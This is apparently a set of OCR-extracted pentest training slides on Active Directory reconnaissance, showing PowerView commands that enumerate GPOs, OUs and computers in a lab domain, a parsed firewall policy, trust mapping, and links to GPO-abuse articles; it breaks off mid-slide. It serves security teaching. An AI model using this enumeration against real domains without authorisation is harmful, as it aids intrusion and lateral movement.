
- Will Schroeder - A Pentester’s Guide to Group Scoping
  - https://www.harmj0y.net/blog/activedirectory/a-pentesters-guide-to-group-scoping/

- SS64 - Understand the different types of Active Directory group
  - https://ss64.com/nt/syntax-groups.html


OUs & GPOs




- By default any domain user can read all the GPO settings stored in SYSVOL
  - Local group memberships (Restricted Groups, GPP)
  - User rights assignment (SeDebugPrivilege, SeEnableDelegation…)
  - Local admin passwords (GPP!!)
  - LAPS settings
  - Registry entries
  - Scheduled tasks
  - Scripts
  - …




```
PS C:\Users\Administrator\Desktop> Get-DomainGPO -Properties displayname,gpcfilesyspath,name | fl


gpcfilesyspath : \\CAPSULE.CORP\sysvol\CAPSULE.CORP\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
name           : {31B2F340-016D-11D2-945F-00C04FB984F9}
displayname    : Default Domain Policy

gpcfilesyspath : \\CAPSULE.CORP\sysvol\CAPSULE.CORP\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
name           : {6AC1786C-016F-11D2-945F-00C04fB984F9}
displayname    : Default Domain Controllers Policy

gpcfilesyspath : \\CAPSULE.CORP\SysVol\CAPSULE.CORP\Policies\{07811F5B-BAF7-4D95-A55D-95DC0A7DBFB1}
name           : {07811F5B-BAF7-4D95-A55D-95DC0A7DBFB1}
displayname    : AD Firewall

gpcfilesyspath : \\CAPSULE.CORP\SysVol\CAPSULE.CORP\Policies\{B78304CD-0D3C-42A9-B182-59507A3C0670}
name           : {B78304CD-0D3C-42A9-B182-59507A3C0670}
displayname    : LAPS
```



```
PS C:\Users\Administrator\Desktop> Get-DomainOU -GPLink {07811F5B-BAF7-4D95-A55D-95DC0A7DBFB1} -Properties name,distinguishedname | fl


distinguishedname : OU=Servers,DC=CAPSULE,DC=CORP
name              : Servers

distinguishedname : OU=Workstations,DC=CAPSULE,DC=CORP
name              : Workstations
```




```
PS C:\Users\Administrator\Desktop> Get-DomainOU -GPLink {07811F5B-BAF7-4D95-A55D-95DC0A7DBFB1} | % {Get-DomainComputer -SearchBase $_.distinguishedname -Properties samaccountname}

samaccountname
--------------
WEB01$
SQLSERVER01$
FILESERVER01$
WS01$
WS02$
WS03$
WS04$
```



« CAPSULE.CORP › SysVol › CAPSULE.CORP › Policies › {07811F5B-BAF7-4D95-A55D-95DC0A7DBFB1} › Machine

Name	Date modified	Type	Size
Microsoft	30/06/2019 21:26	File folder	
Scripts	30/06/2019 21:26	File folder	
Registry.pol	30/06/2019 21:29	POL File	2 KB

```
PReg [SOFTWARE\Policies\Microsoft\WindowsFirewall ;Policy
Version ;┘ ;┘ ;┐ ][SOFTWARE\Policies\Microsoft\WindowsFir
ewall\FirewallRules ;{D0CAA735-3FD0-4350-9A78-09F5DC1705
B9} ; ;Ö ;v2.28|Action=Allow|Active=TRUE|Dir=In|Protoc
ol=6|Profile=Domain|Profile=Private|LPort=24|LPort=42|LP
ort=3389|LPort=135|LPort=137|LPort=139|LPort=445|LPort=9
389|LPort=5722|LPort=464|LPort=123|LPort2_10=49152-65535
|Name=AD Firewall TCP| ][SOFTWARE\Policies\Microsoft\Win
dowsFirewall\FirewallRules ;{FF39D424-7195-4B47-B694-04F
86364D60F} ; ;† ;v2.28|Action=Allow|Active=TRUE|Dir=In
|Protocol=17|Profile=Domain|Profile=Private|LPort=445|LP
ort=464|LPort=123|LPort=137|LPort=138|LPort=67|LPort=253
5|LPort2_10=49152-65535|Name=AD Firewall UDP| ]
```



```
PS C:\Users\Administrator\Desktop> Parse-PolFile -Path "\\CAPSULE.CORP\SysVol\CAPSULE.CORP\Policies\
{07811F5B-BAF7-4D95-A55D-95DC0A7DBFB1}\Machine\Registry.pol"


KeyName     : SOFTWARE\Policies\Microsoft\WindowsFirewall
ValueName   : PolicyVersion
ValueType   : REG_DWORD
ValueLength : 4
ValueData   : 541

KeyName     : SOFTWARE\Policies\Microsoft\WindowsFirewall\FirewallRules
ValueName   : {D0CAA735-3FD0-4350-9A78-09F5DC1705B9}
ValueType   : REG_SZ
ValueLength : 470
ValueData   : v2.28|Action=Allow|Active=TRUE|Dir=In|Protocol=6|Profile=Domain|Profile=Private|LPort=
24|LPort=42|LPort=3389|LPort=135|LPort=137|LPort=139|LPort=445|LPort=9389|LPort=5722|LPort=464|LPort
=123|LPort2_10=49152-65535|Name=AD
              Firewall TCP|

KeyName     : SOFTWARE\Policies\Microsoft\WindowsFirewall\FirewallRules
ValueName   : {FF39D424-7195-4B47-B694-04F86364D60F}
ValueType   : REG_SZ
ValueLength : 390
ValueData   : v2.28|Action=Allow|Active=TRUE|Dir=In|Protocol=17|Profile=Domain|Profile=Private|LPort
=445|LPort=464|LPort=123|LPort=137|LPort=138|LPort=67|LPort=2535|LPort2_10=49152-65535|Name=AD Firew
all UDP|
```

Checks

- ✓ Check out all the GPOs and their settings
  - Firewall, local admin configurations…
- ✓ Find where they are applied!!
  - Computers, users, OUs, sites…


Interesting Links

- Andrew Robbins - A Red Teamer’s Guide to GPOs and OUs
    - https://wald0.com/?p=179

- Rastamouse - GPO Abuse
    - https://rastamouse.me/2019/01/gpo-abuse-part-1/
    - https://rastamouse.me/2019/01/gpo-abuse-part-2/

- Will Schroeder - Where My Admins At? (GPO Edition)
    - https://www.harmj0y.net/blog/redteaming/where-my-admins-at-gpo-edition/

Forest/Domain Trusts



CAPSULE.CORP Properties

Domains trusted by this domain (outgoing trusts):

Domain Name	Trust Type	Transitive
BADABING.SOPRANO.SL	External	No

Domains that trust this domain (incoming trusts):

Domain Name	Trust Type	Transit
BADABING.SOPRANO.SL	External	No


- Compromising one domain is just the start of the journey
- One forest can have multiple domains
  - One root domain (Ent. Admins here)
  - Probably multiple child domains
- One forest may have trust relationships with other forests

Mapping Trusts

External

Child/Parent

Forest



CAPSULE.CORP Properties

General | Trusts | Managed By

Domains trusted by this domain (outgoing trusts):

Domain Name	Trust Type	Transitive
BADABING.SOPRANO.SL	External	No

Domains that trust this domain (incoming trusts):

Domain Name	Trust Type	Transit
BADABING.SOPRANO.SL	External	No

BADABING.SOPRANO.SL Properties

General | Trusts | Managed By

Domains trusted by this domain (outgoing trusts):

Domain Name	Trust Type	Transitive
CAPSULE.CORP	External	No
SOPRANO.SL	Parent	Yes

Domains that trust this domain (incoming trusts):

Domain Name	Trust Type	Transitive
CAPSULE.CORP	External	No
SOPRANO.SL	Parent	Yes

SOPRANO.SL Properties

General | Trusts | Managed By

Domains trusted by this domain (outgoing trusts):

Domain Name	Trust Type	Transitive
BADABING.SOPRANO....	Child	Yes
TWIN.PKS	Forest	Yes

Domains that trust this domain (incoming trusts):

Domain Name	Trust Type	Transitive
BADABING.SOPRANO....	Child	Yes
TWIN.PKS	Forest	Yes

TWIN.PKS Properties

